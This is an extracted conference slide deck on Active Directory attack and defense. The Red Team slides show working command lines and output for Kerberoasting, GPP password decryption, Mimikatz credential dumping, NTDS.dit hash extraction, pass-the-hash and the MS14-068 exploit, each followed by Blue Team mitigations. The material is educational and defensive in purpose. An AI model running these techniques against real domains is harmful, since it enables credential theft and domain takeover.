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Red vs. Blue: Modern Active Directory Attacks & Defense

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DerbyCon

ABOUT

- ❖ Chief Technology Officer - DAn Solutions
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Speaker: BSides, Shakacon, Black Hat, DEF CON
- ❖ AD Security Consultant
- ❖ Security Researcher / Purple Team
- ❖ Security Info -> ADSecurity.org



AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)



Sean Metcalf (@Pyrotek3)

Red Team (Offense)



Sean Metcalf (@Pyrotek3)

PowerShell Attack Tool Evolution: PowerSploit to Empire

PowerSploit: [github.com/mattifestation/PowerSploit]

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence



Empire: [PowerShellEmpire.com]

- Pure PowerShell agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Wraps functionality of the most popular attack PS tools
- Empire server leverages Python



PowerShell Empire: Deploy

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 1.2
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
=====
```



102 modules currently loaded

1 listeners currently active

0 agents currently active

```
(Empire) > usestager
dll          hop_php        launcher      launcher_vbs  pth_wmis      war
ducky       hta            launcher_bat  macro
(Empire) >
```



PowerShell Empire: Inject

```
(Empire: RRLEERGPVNY2XHUU) > back
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	Internal IP	Machine Name	Username	Process
RRLEERGPVNY2XHUU	192.168.52.210	WINDOWS3	*DEV\SYSTEM	vmtoolsd/1620
4S4HV1NX2TMZ2W3M	192.168.52.210	WINDOWS3	*DEV\chris	powershell/7884
HGR1HKRBUCHCWFHH	192.168.52.210	WINDOWS3	DEV\chris	vmtoolsd/2832
DGN2UWAUGWGURE4F	192.168.52.210	WINDOWS3	*DEV\SYSTEM	winlogon/496
MAESKKPZLSRVEG3R	192.168.52.210	WINDOWS3	*DEV\SYSTEM	lsass/564
PwLCRNKPWT2LXA2E	192.168.52.210	WINDOWS3	*DEV\SYSTEM	services/556
4GC13DXWFATFLRHX	192.168.52.210	WINDOWS3	DEV\chris	explorer/1720
1LZZZ1EARMRSTPYP	192.168.52.210	WINDOWS3	*DEV\SYSTEM	wininit/452
RHXYMTG3NSGcmbgs	192.168.52.210	WINDOWS3	*DEV\SYSTEM	spoolsv/1220
SYYHKYNZPUYT3YHD	192.168.52.210	WINDOWS3	DEV\chris	notepad/3828

```
(Empire: agents) > █
```



PowerShell Empire: Modules

situational_awareness/host/computerdetails	persistence/debugger/magnify
situational_awareness/host/dnsserver	persistence/debugger/narrator
situational_awareness/host/winenum	persistence/debugger/osk
situational_awareness/network/arpscan	persistence/debugger/sethc
situational_awareness/network/find_localadmin_access	persistence/debugger/utilman
situational_awareness/network/get_computer	persistence/elevated/registry
situational_awareness/network/get_domaincontroller	persistence/elevated/schtasks
situational_awareness/network/get_domaintrusts	persistence/elevated/wmi
situational_awareness/network/get_exploitable_systems	persistence/misc/add_sid_history
situational_awareness/network/get_localgroup	persistence/misc/disable_machine_acct_change
situational_awareness/network/get_spn	persistence/misc/get_ssps
situational_awareness/network/get_user	persistence/misc/install_ssp
situational_awareness/network/mapdomaintrusts	persistence/misc/memssp
situational_awareness/network/netview	persistence/misc/skeleton_key
situational_awareness/network/portscan	persistence/powerbreach/deaduser
situational_awareness/network/reverse_dns	persistence/powerbreach/eventlog
situational_awareness/network/sharefinder	persistence/powerbreach/resolver
situational_awareness/network/smbscanner	persistence/userland/registry
situational_awareness/network/stealth_userhunter	persistence/userland/schtasks
situational_awareness/network/userhunter	
credentials/mimikatz/certs	privesc/bypassuac
credentials/mimikatz/command	privesc/bypassuac_wscript
credentials/mimikatz/dcsync	privesc/gpp
credentials/mimikatz/golden_ticket	privesc/powerup/allchecks
credentials/mimikatz/logonpasswords	privesc/powerup/find_dllhijack
credentials/mimikatz/lsadump	privesc/powerup/service_exe_stager
credentials/mimikatz/pth	privesc/powerup/service_exe_useradd
credentials/mimikatz/purge	privesc/powerup/service_stager
credentials/mimikatz/silver_ticket	privesc/powerup/service_useradd
credentials/mimikatz/trust_keys	privesc/powerup/write_dllhijacker
credentials/powerdump	
credentials/tokens	
credentials/vault_credential	

Recon

- Discover Domain Controllers in Domain
 - DNS
 - *nslookup set type = any _ldap._tcp.dc._msdcs.DOMAIN.COM*
 - PowerShell (.NET)
 - *[System.DirectoryServices.ActiveDirectory.Domain] ::GetCurrentDomain().DomainControllers*
 - PowerShell AD cmdlets
 - *Get-ADDomainController -filter **
- Discover Forest Global Catalogs (PS)
 - *[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().GlobalCatalogs*

Recon

- Discover Privileged Accounts
 - Recursive group membership:
 - Domain Admins
 - Administrators
 - RODC Denied Replication Group(s)
 - Accounts with AdminCount = 1
- Discover Partner Organizations
 - Trusts
 - Contact Objects
- Discover Services & Service Accounts
 - SPN Scanning

“SPN Scanning” Service Discovery

- ◆ SQL servers, instances, ports, etc.
 - ◆ *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- ◆ RDP
 - ◆ *TERMSERV/adsmsEXCAS01.adsecurity.org*
- ◆ WSMAN/WinRM/PS Remoting
 - ◆ *WSMAN/adsmsEXCAS01.adsecurity.org*
- ◆ *Forefront Identity Manager*
 - ◆ *FIMService/adsmsFIM01.adsecurity.org*
- ◆ Exchange Client Access Servers
 - ◆ *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- ◆ Microsoft SCCM
 - ◆ *CmRcService/adsmsSCCM01.adsecurity.org*
- ◆ Microsoft SCOM
 - ◆ *MSOMHSvc/adsmsSCOM01.adsecurity.org*



SPN Scanning for Services

```
Domain          : lab.adsecurity.org
ServerName      : adsMSSQL02.lab.adsecurity.org
Port            : 9834
Instance        :
ServiceAccountDN : {CN=svc-adssQLSA,OU=TestServiceAccour
OperatingSystem  : {Windows Server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup       : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID   : svc-adssQLSA
SrvAcctDescription : SQL Server Service Account
```

Discover-PSMSSQLServers

<https://github.com/PyroTek3/PowerShell-AD-Recon/>

SPN Directory:

http://adsecurity.org/?page_id=183

SPN Scanning for Service Accounts

```
Domain          : lab.adsecurity.org
UserID          : svc-SQLAgent01
PasswordLastSet : 01/03/2015 18:42:01
LastLogon       : 12/29/2014 00:18:02
Description     :
SPNServers     : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org}
SPNTypes        : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Find-PSServiceAccounts

<https://github.com/PyroTek3/PowerShell-AD-Recon/>


SPN Directory:

http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ◆ “Kerberoast” python-based TGS password cracker.
- ◆ No elevated rights required.
- ◆ No traffic sent to target.



<https://github.com/nidem/kerberoast>

Kerberoast: Request TGS Service Ticket

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken ` 
>> -ArgumentList 'MSSQLSvc/adsmsDB01.adsecurity.org:1433'
>>

Id : uuid-2262c868-429e-4581-ae12-8e6ce2c0aa22-3
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 9/20/2015 12:40:59 AM
ValidTo : 9/20/2015 10:40:59 AM
ServicePrincipalName : MSSQLSvc/adsmsDB01.adsecurity.org:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
PS C:\> klist
```

```
Current LogonId is 0:0xbf51b3
```

```
Cached Tickets: (2)
```

```
#0> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonical
Start Time: 9/19/2015 20:40:59 (local)
End Time: 9/20/2015 6:40:59 (local)
Renew Time: 9/26/2015 20:40:59 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 9/19/2015 20:40:59 (local)
End Time: 9/20/2015 6:40:59 (local)
Renew Time: 9/26/2015 20:40:59 (local)
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(commandline) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;
Server Name : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
Client Name : JoeUser @ LAB.ADSECURITY.ORG
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; re

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;
Server Name : MSSQLSvc/adSMSDB01.adsecurity.org:1433 @ LAB.A
Client Name : JoeUser @ LAB.ADSECURITY.ORG
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ;
```

```
root@kali:/opt/kerberoast# python tgsrepocrack.py wordlist.txt MSSQL
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```

PowerShell Kerberos TGS REP

62 11.0397850 172.16.11.12	172.16.11.101	KRB5	1594 TGS-REP
----------------------------	---------------	------	--------------

```
+ Frame 62: 1594 bytes on wire (12752 bits), 1594 bytes captured (12752 bits) on interface
+ Ethernet II, Src: Microsoft_17:c1:98 (00:15:5d:17:c1:98), Dst: Microsoft_17:c1:a6 (00:15:5d:17:c1:a6)
+ Internet Protocol Version 4, Src: 172.16.11.12 (172.16.11.12), Dst: 172.16.11.101 (172.16.11.101)
+ Transmission Control Protocol, Src Port: 88 (88), Dst Port: 51087 (51087), Seq: 1, Ack: 1, Len: 1594
- Kerberos
  - Record Mark: 1536 bytes
  - tgs-rep
    - pvno: 5
    - msg-type: krb-tgs-rep (13)
    - crealm: LAB.ADSECURITY.ORG
    - cname
      - name-type: KRB5-NT-PRINCIPAL (1)
        - name-string: 1 item
          - KerberosString: JoeUser
    - ticket
      - tkt-vno: 5
      - realm: LAB.ADSECURITY.ORG
    - sname
      - name-type: KRB5-NT-SRV-INST (2)
        - name-string: 2 items
          - KerberosString: MSSQLSVC
          - KerberosString: adsmssDB01.adsecurity.org:1433
    - enc-part
      - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      - kvno: 2
      - cipher: a0c70bf983f16b744fdd06e0ad69fc7710d77afb2dd8d790...
```

Blue Team Response: TGS Password Cracking

Mitigation:

- Service Account passwords >25 characters
- Use (Group) Managed Service Accounts
- Limit Service Account Rights

Detection:

- Event ID 4769: A Kerberos service ticket was requested - Lots of these, not real useful.
- IDS Signature:
Kerberos TGS-REP using RC4-HMAC-MD5

Group Policy Preferences (GPP)

- ❖ Authenticated Users have read access to SYSVOL
- ❖ Configuration data xml stored in SYSVOL
- ❖ Password is AES-256 encrypted (& base64)
- ❖ Credential Use Cases:
 - ❖ Map drives
 - ❖ Create Local Users
 - ❖ Data Sources
 - ❖ Create/Update Services
 - ❖ Scheduled Tasks
 - ❖ **Change local Administrator passwords**

Group Policy Preferences Credential Storage

The private key is publicly available on MSDN

- 2.2.1.1 Preferences Policy File

Format

2.2.1.1.1 Common XML Schema

2.2.1.1.2 Outer and Inner
Element Names and CLSIDs

2.2.1.1.3 Common XML
Attributes

2.2.1.1.4 Password Encryption

2.2.1.1.5 Expanding
Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

Exploiting Group Policy Preferences

\\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
{Groups.xml, Services.xml, ScheduledTasks.xml}

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" ima
    02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Ui
        e0BaZ/7rdQjug
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" use
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzC
#Super@Secure&Password$2015?
```

Blue Team Response: Exploiting GPP

- Mitigation:
 - Install KB2962486 on every computer used to manage GPOs
 - Delete existing GPP xml files in SYSVOL containing passwords
- Detection:
 - XML Permission Denied Checks
 - Place xml file in SYSVOL & set Everyone:Deny
 - Audit Access Denied errors
 - GPO doesn't exist, no legit reason for access

VBS scripts in SYSVOL: DON'T DO THIS!

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

<https://gallery.technet.microsoft.com/scriptcenter/c6ecba88-88ae-4e9d-9581-c0d27e20ebd6>

PLEASE, PLEASE, PLEASE

A close-up photograph of a Star Trek character, likely Commander Data from Star Trek: The Next Generation. He is wearing a red and black striped uniform. He is pointing his right index finger directly at the camera with a serious, commanding expression. His mouth is slightly open as if he is speaking. In the background, there are blurred lights and equipment, suggesting a control room or bridge setting.

STOP PUTTING PASSWORDS IN SYSVOL

Pivoting with Local Admin

- ◆ Using GPP Credentials
- ◆ Connect to other computers using ADSAdmin account
- ◆ **Compromise Local Admin creds = Admin rights on all**
- ◆ Always RID 500 – doesn't matter if renamed.
- ◆ Mimikatz for more credentials!



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Blue Team Response: Pivoting via Local Admin

- Mitigation:
 - Use Microsoft LAPS (or similar) for automatic local admin password change.
 - Deploy KB2871997 on all systems.
 - Disallow local account logon across network via GPO.
 - Restrict workstation to workstation communication.
 - Implement network segmentation.
- Detection:
 - Local admin account logon

Remote Execution Options

- **WMI**

*Wmic /node:COMPUTER/user:DOMAIN\USER
/password:PASSWORD process call create
"COMMAND"*

- **PowerShell (WMI)**

*Invoke-WMIMethod -Class Win32_Process -
Name Create -ArgumentList \$COMMAND -
ComputerName \$COMPUTER -Credential \$CRED*

- **WinRM**

winrs -r:COMPUTER COMMAND

- **PowerShell Remoting**

*Invoke-Command -computername \$COMPUTER
-command { \$COMMAND }*

*New-PSSession -Name PSCOMPUTER -ComputerName
\$COMPUTER; Enter-PSSession -Name PSCOMPUTER*

Mimikatz: The Credential Multi-tool

❖ Dump credentials

- ❖ Windows protected memory (LSASS). *
- ❖ Active Directory Domain Controller database . *

❖ Dump Kerberos tickets


- ❖ for all users. *
- ❖ for current user.

❖ Credential Injection

- ❖ Password hash (pass-the-hash)
- ❖ Kerberos ticket (pass-the-ticket)

❖ Generate Silver and/or Golden tickets

❖ And so much more!



Dump Credentials with Mimikatz

```
mimikatz(commandline) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 5088494 <00000000:004da4ee>
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
```

```
msv :
```

```
1000000003 Primary
```

```
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbcd58bfc19a4189228b2bb
```

```
tspkg :
```

```
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
```

```
wdigest :
```

```
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!
```

```
kerberos :
```


```
* Username : HanSolo
* Domain  : LAB.ADSECUR
* Password : Falcon99!
```

```
ssp :
```

```
credman :
```

User/Admin Account

Sean Metcalf (@Pyrotek3)



Service Account

```
Authentication Id : 0 ; 2858340 <00000000:002b9d64>
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
```

```
msv :
```

```
1000000003 Primary
```

```
* Username : svc-SQLDBEngine01
* Domain  : ADSECLAB
* NTLM     : d0abfc0cb689f4cdc8959a1411499096
* SHA1     : 467f0516e6155eed60668827b0a4dab5
```

```
tspkg :
```

```
* Username : svc-SQLDBEngine01
* Domain  : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

```
wdigest :
```

```
* Username : svc-SQLDBEngine01
* Domain  : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

```
kerberos :
```

```
* Username : svc-SQLDBEngine01
* Domain  : LAB.ADSECURITY.ORG
* Password : ThisIsAGoodPassword99!
```

```
ssp :
```

Dumping AD Domain Credentials

- ❖ Get access to the NTDS.dit file & extract data.
 - ❖ Copy AD database from remote DC.
 - ❖ Grab AD database copy from backup.
 - ❖ Get Virtual DC data.
- ❖ Dump credentials on DC (local or remote).
 - ❖ Run Mimikatz (WCE, etc) on DC.
 - ❖ Invoke-Mimikatz on DC via PS Remoting.
 - ❖ Mimikatz DCSync



Sean Metcalf (@Pyrotek3)

Finding NTDS.dit on the Network

- ❖ Are your DC backups properly secured?
- ❖ Domain Controller storage?
- ❖ Who administers the virtual server hosting virtual DCs?
- ❖ Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.



NTDSUtil?

Dump Password Hashes from NTDS.dit


```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/syst  
ds /opt/ntds/ntds.dit LOCAL  
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies  
  
[*] Target system bootKey: 0x47f313875531b01e41a749186116575b  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Searching for pekList, be patient  
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c  
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit  
ADSDC02$ :2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a  
ADSDC01$ :1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a9886710  
ADSDC05$ :1104:aad3b435b51404eeaad3b435b51404ee:aabbcc5e3df7bf11ebcad18  
ADSDC04$ :1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd19  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f04597  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021  
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d6  
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:  
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:2690  
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d6  
ADSWKWIN7$ :2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dffac  
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:  
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee
```

Over Pass the Hash

- ❖ Use the NTLM password hash to get Kerberos ticket(s)

```
mimikatz> sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef7ba?
user    : LukeSkywalker
domain  : lab.adsecurity.org
program : cmd.exe
NTLM    : 177af8ab46321ceef22b4e8376f2dba?
| PID 2936
| IID 2900
| LUID 0 ; 1688016 <00000000:0019cid0>
| \_ nsv1_0 - data copy @ 000000000000DDAA0 : OK !
| \_ kerberos - data copy @ 000000000171DD58
|   \_ aes256_hmac      -> null
|   \_ aes128_hmac      -> null
|   \_ rc4_hmac_nt       OK
|   \_ rc4_hmac_old      OK
|   \_ rc4_nd4            OK
|   \_ rc4_hmac_nt_exp    OK
|   \_ rc4_hmac_old_exp   OK
|   \_ *Password replace -> null

mimikatz #
```



The screenshot shows a Windows command prompt window titled 'Administrator: C:\Windows\system32\cmd.exe'. The window displays the following output:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
adsurk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19cid0

Cached Tickets: <0>

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$ 
The command completed successfully.
```

Blue Team Response: Credential Theft

- Mitigation:
 - Protect admin credentials.
 - Set all admin accounts to “sensitive & cannot be delegated”.
 - Admins only logon to specific systems.
 - Separate Admin workstations for administrators (locked-down & no internet).
 - Limit Service Account rights/permissions.
- Detection: *Difficult*

MS14-068: (Microsoft) Kerberos Vulnerability

- ❖ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ❖ Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- ❖ Effectively re-write user ticket to be a Domain Admin.
- ❖ Own AD in 5 minutes



Gavin Millard @gmillard - 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off?"

#infosec



<https://adsecurity.org/?tag=ms14068>

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-29127-1617 -d adsdc02.lab.adsecurity.org
[+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
[+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
[+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
[+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
[+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
[+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

```
nimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecu
Principal : <01> : bobafett ; @ LAB.ADSECURITY.ORG
Data @
Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2
Service Name <01> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURIT
Target Name <01> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURIT
Client Name <01> : bobafett ; @ LAB.ADSECURITY.ORG
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwarder
Session Key : 0x00000017 - rc4_hmac_nt
    04f2a374032b0477c6195fdac06721c5
Ticket : 0x00000000 - null ; kuno = 2
* Injecting ticket : OK
```

```
nimikatz(commandline) # exit
Bye!
```

```
c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$>
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /pass:  
.  
.  
.#####. MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)  
.## ^ ##.  
## / \ ## /* * *  
## \ / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >  
'## v ##' http://blog.gentilkiwi.com (oe.eo)  
